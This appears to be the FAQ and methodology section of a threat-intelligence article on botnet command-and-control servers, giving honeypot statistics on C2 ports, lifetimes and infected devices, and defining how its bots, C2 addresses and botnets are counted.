
The live C2 ranking on whatoblock.com, updated from the honeypot network.
Frequently asked questions
Is running a C2 server illegal?
The software is not. Red teams and researchers run C2 frameworks legally every day, with permission from the owners of the systems they test. Using one to control devices you do not own or have permission to access is a crime in most countries.
Can a home router be a C2 server?
Yes, and it happens all the time. In our data, 83% of C2 addresses were infected devices serving malware to new victims. A compromised router or camera can be part of someone else's infrastructure without its owner ever noticing.
What port do C2 servers use?
Any port can work. For the IoT botnets we track, plain HTTP on port 80 dominates the download links, with 8080 a distant second. Commercial frameworks usually prefer HTTPS on port 443 or DNS, because that traffic blends in.
How long does a C2 server stay online?
Usually not long. 67% of the dedicated C2 servers we have seen were active on one day only. A minority stay up for weeks, and those tend to serve the most bots.
What is the difference between a botnet and a C2 server?
The botnet is the network of infected devices. The C2 server is what controls it. In a simple centralized botnet, taking the C2 away leaves the bots without orders, which is why takedowns often start there. Many families plan for that, though. They carry backup addresses (fallback channels), generate fresh domains every day (domain generation algorithms) or pass commands from bot to bot, so removing one server does not always silence them.
Is there a public list of C2 servers?
Yes. Several projects publish C2 indicators, including abuse.ch Feodo Tracker and ThreatFox. Whatoblock publishes a live ranking of the most active C2 servers seen by its honeypot network. The full list is available in the Botnet and C2 product and as a blocklist category.
About this data
All figures come from the Whatoblock honeypot network of 220 sensors in 39 countries. Unless stated otherwise, the window is 21 September to 20 October 2026, in UTC, and lifetime figures cover 1 August to 20 October 2026. The terms in this article mean the following:
- Bot: a distinct source IP address that sent our sensors an infection command. One address can hide several devices behind a shared router, and one device can change address, so we count addresses, not physical devices.
- C2 address: a distinct IP address that a bot told our sensors to contact to download malware.
- Self hosted: the bot and the download address were the same IP.
- Dedicated server: a C2 address that handed malware to at least one other bot.
- Botnet: Whatoblock gives every public C2 address, IP or domain, its own botnet ID, and all bots that point at the same C2 address count as one botnet. The 10.730 C2 addresses in this article are therefore 10.730 botnets.
- Unique malware sample: a distinct file our sensors managed to download, identified by its MD5 hash. We do not assign malware family names in this report.
Check the live data
Open Botnet C2 Servers with the last 24 hours selected.